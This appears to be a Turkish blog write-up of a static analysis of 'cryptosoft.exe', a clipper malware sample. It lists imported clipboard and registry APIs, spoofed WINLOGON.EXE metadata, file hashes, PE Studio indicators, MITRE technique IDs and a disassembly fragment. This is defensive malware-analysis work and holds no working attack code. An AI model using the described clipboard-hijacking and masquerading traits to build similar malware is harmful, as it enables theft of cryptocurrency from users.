cryptosoft.exe

bir clipper macerası (basit statik analiz)

Statik Analiz Nedir?

Statik analiz, zararlı çalıştırılmadan gerçekleştirilen analiz metodudur. Hash kontrolü, disassembler yardımıyla opcode dizilerini incelenmesi, filetype incelenmesi, programın içinde bulunan stringlerin incelenmesi, PE headerları, importların ve dlllerin incelenmesi gibi süreçler statik analiz teknikleri içerisindedir.

file tool'u

```
λ file cryptosoft.exe
cryptosoft.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

strings tool'u

```
GetSystemTimeAsFileTime
GetModuleHandleW
GetProcAddress
GetStringTypeW
UnhandledExceptionFilter
SetUnhandledExceptionFilter
GetCurrentProcess
TerminateProcess
IsProcessorFeaturePresent
QueryPerformanceCounter
GetCurrentProcessId
GetCurrentThreadId
InitializeSListHead
IsDebuggerPresent
GetStartupInfoW
RtlUnwind
RaiseException
FreeLibrary
LoadLibraryExW
CreateFileW
GetDriveTypeW
GetFileInformationByHandle
```

```
kernel32.dll
FlsAlloc
FlsFree
FlsGetValue
FlsSetValue
InitializeCriticalSectionEx
InitOnceExecuteOnce
CreateEventExW
CreateSemaphoreW
CreateSemaphoreExW
CreateThreadpoolTimer
SetThreadpoolTimer
WaitForThreadpoolTimerCallbacks
CloseThreadpoolTimer
CreateThreadpoolWait
SetThreadpoolWait
CloseThreadpoolWait
FlushProcessWriteBuffers
FreeLibraryWhenCallbackReturns
GetCurrentProcessorNumber

GetModuleFileNameA
lstrlenW
GetModuleFileNameW
lstrlenA
CreateMutexA
Sleep
CopyFileA
GetLastError
lstrcatW
GlobalAlloc
lstrcpyA
GlobalLock
CopyFileW
GlobalUnlock
KERNEL32.dll
SetClipboardData
GetClipboardData
EmptyClipboard
CloseClipboard
OpenClipboard
USER32.dll
RegSetValueExW
```

```
CreateSymbolicLinkW
GetCurrentPackageId
GetTickCount64
GetFileInformationByHandleEx
SetFileInformationByHandle
GetSystemTimePreciseAsFileTime
InitializeConditionVariable
WakeConditionVariable
WakeAllConditionVariable
SleepConditionVariableCS
InitializeSRWLock
AcquireSRWLockExclusive
TryAcquireSRWLockExclusive
ReleaseSRWLockExclusive
SleepConditionVariableSRW
CreateThreadpoolWork
SubmitThreadpoolWork
CloseThreadpoolWork
CompareStringEx
GetLocaleInfoEx
LCMapStringEx
0123456789abcdefghijklmnopqrstuvwxyz
0123456789abcdefghijklmnopqrstuvwxyz

RegCreateKeyExA
RegCloseKey
ADVAPI32.dll
ShellExecuteA
SHGetSpecialFolderPathW
SHELL32.dll
MultiByteToWideChar
WideCharToMultiByte
EnterCriticalSection
LeaveCriticalSection
DeleteCriticalSection
EncodePointer
DecodePointer
GetCPInfo
CompareStringW
LCMapStringW
GetLocaleInfoW
SetLastError
InitializeCriticalSectionAndSpinCount
TlsAlloc
TlsGetValue
TlsSetValue
TlsFree
```

```
GetFileType
CloseHandle
PeekNamedPipe
SystemTimeToTzSpecificLocalTime
FileTimeToSystemTime
GetStdHandle
WriteFile
ExitProcess
GetModuleHandleExW
HeapReAlloc
GetCurrentDirectoryW
HeapFree
HeapAlloc
GetFullPathNameW
IsValidLocale
GetUserDefaultLCID
EnumSystemLocalesW
SetStdHandle
GetTimeZoneInformation
FindClose
FindFirstFileExW
FindNextFileW
IsValidCodePage
```


strings tool'u


```
GetACP
GetOEMCP
GetCommandLineA
GetCommandLineW
GetEnvironmentStringsW
FreeEnvironmentStringsW
SetEnvironmentVariableW
GetProcessHeap
CreateDirectoryW
SetFilePointerEx
HeapSize
FlushFileBuffers
GetConsoleCP
GetConsoleMode
WriteConsoleW
Copyright (c) by P.J. Plauger, licensed by
```

```
VS_VERSION_INFO
StringFileInfo
041904b0
CompanyName
Microsoft Corporation
FileDescription
Windows Logon Application
FileVersion
10.0.17134.1
InternalName
winlogon
LegalCopyright
\xA9 Microsoft Corporation. All rights reserved.
OriginalFilename
WINLOGON.EXE
ProductName
Microsoft\xAE Windows\xAE Operating System
ProductVersion
10.0.17134.1
VarFileInfo
Translation
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

strings tool'u

CFF Explorer Çıktısı






PE Studio Çıktısı

property	value
signature	0x00004550 (PE00)
machine	Intel
sections	6
compiler-stamp	0x5F2C05FB (Thu Aug 06 16:30:35 2020)
pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optional-header	224 (bytes)

File header bilgilerinin altında zararlının compilation time stampini görebiliyoruz.

PE Studio Çıktısı

Kara listede olan 22 import.
Kullanılan importlardan bazıları MITRE ATT&CK saldırı matrisindeki taktik, teknik, prosedürlerden (TTP).
T1112, T1106, T1082, T1124, T1497 teknikleri.



name (101)	group (10)	MITRE Technique (5)	type (1)	anonymous (0)	blacklist (22)
GetTimeZoneInformation	system-information	-	implicit	-	x
SHGetSpecialFolderPathW	system-information	-	implicit	-	x
RegSetValueExW	registry	T1112	implicit	-	x
FindClose	file	-	implicit	-	x
FindFirstFileExW	file	-	implicit	-	x
FindNextFileW	file	-	implicit	-	x
TerminateProcess	execution	-	implicit	-	x
GetCurrentProcessId	execution	-	implicit	-	x
GetCurrentThreadId	execution	-	implicit	-	x
GetEnvironmentStringsW	execution	-	implicit	-	x
SetEnvironmentVariableW	execution	-	implicit	-	x
ShellExecuteA	execution	T1106	implicit	-	x
RaiseException	exception-handling	-	implicit	-	x
GetModuleFileNameW	dynamic-link-library	-	implicit	-	x
GetModuleFileNameA	dynamic-link-library	-	implicit	-	x
GetModuleHandleExW	dynamic-link-library	-	implicit	-	x
SetLastError	diagnostic	-	implicit	-	x
EmptyClipboard	data-exchange	-	implicit	-	x
GetClipboardData	data-exchange	-	implicit	-	x
SetClipboardData	data-exchange	-	implicit	-	x
CloseClipboard	data-exchange	-	implicit	-	x
OpenClipboard	data-exchange	-	implicit	-	x

PE Studio Çıktısı

Dosyanın oluşturulduğu sistem dili Rusça, orijinal dosya adı WINLOGON.EXE.

property	value
md5	20C22A65AD420945CFF91DD261DB08BB
sha1	C88F9F65819355D0C3F7979E9DDB1950DCC558CF
sha256	8B8B3082DAC85D201869EE0D865A1ADE412C694890EB47ED85F5EE698CF31942
file-type	**executable**
date	empty
language	Russian
code-page	Unicode UTF-16, little endian
CompanyName	Microsoft Corporation
FileDescription	Windows Logon Application
FileVersion	10.0.17134.1
InternalName	winlogon
LegalCopyright	\xA9 Microsoft Corporation. All rights reserved.
OriginalFilename	WINLOGON.EXE
ProductName	Microsoft\xAE Windows\xAE Operating System
ProductVersion	10.0.17134.1

PE Studio Çıktısı

Neymiş bu sdg0? Entropisi çok yüksek. Normal bir section adına sahip değil.

PE Studio Çıktısı


PE Studio İndikatörleri

xml-id	indicator (31)	detail	leve
1430	The file references string(s) tagged as blacklist	count: 33	1
1120	The file is scored by virustotal	score: 56/70	1
1266	The file imports symbol(s) tagged as blacklist	count: 22	1
1236	The file contains resource(s) in a language tagged as blacklist	language: Russian	1
1245	The file contains a blacklist section	section: .sdg0	1
1124	The file references MITRE Technique(s)	count: 6	2
2246	The file contains several executable sections	count: 2	2
1036	The file checksum is invalid	checksum: 0x00000000	2
1424	The original name of the file has been detected	name: WINLOGON.EXE	3
1215	The file-ratio of the section(s) has been determined	ratio: 99.87%	3
1229	The file signature has been detected	signature: Microsoft Visual C++ 8	3
1633	The file references string(s) tagged as hint	type: file	3
1633	The file references string(s) tagged as hint	type: utility	3
1633	The file references string(s) tagged as hint	type: keyboard-key	3
1633	The file references string(s) tagged as hint	type: rtti	3
1634	The file references a function group	type: synchronization	3
1634	The file references a function group	type: execution	3
1634	The file references a function group	type: file	3
1634	The file references a function group	type: diagnostic	3
1634	The file references a function group	type: memory	3
1634	The file references a function group	type: dynamic-link-library	3
1634	The file references a function group	type: system-information	3
1634	The file references a function group	type: storage	3
1634	The file references a function group	type: data-exchange	3
1634	The file references a function group	type: registry	3
1106	The file opts for Stack Buffer Overrun Detection (GS) as software security defense	status: yes	3
1100	The file opts for Data Execution Prevention (DEP) as software security defense	status: yes	3
1102	The file opts for Address Space Layout Randomization (ASLR) as software security defense	status: yes	3
1261	The file imports deprecated function(s)	count: 11	3
1109	The file opts for Code Integrity (CI) a software security defense	status: no	4
1040	The file contains a digital Certificate	status: no	4


PE-bear Çıktısı

	Hex	Disasm
4124D	F033	RDPMC
4124F	CB	RETF
41250	E989EC1000	JMP 0X45FEDE
41255	E96C756000	JMP 0X4A87C6
4125A	C1C030	ROL EAX, 3
4125D	E9CF50FFFF	JMP 0X431831
41262	E9AF5F1000	JMP 0X457216
41267	8B542500	MOV EDX, DWORD PTR [EBP]
4126B	C0FD68	SAR CH, 0X68

IDA'ya dalmak



Sub_401ED0




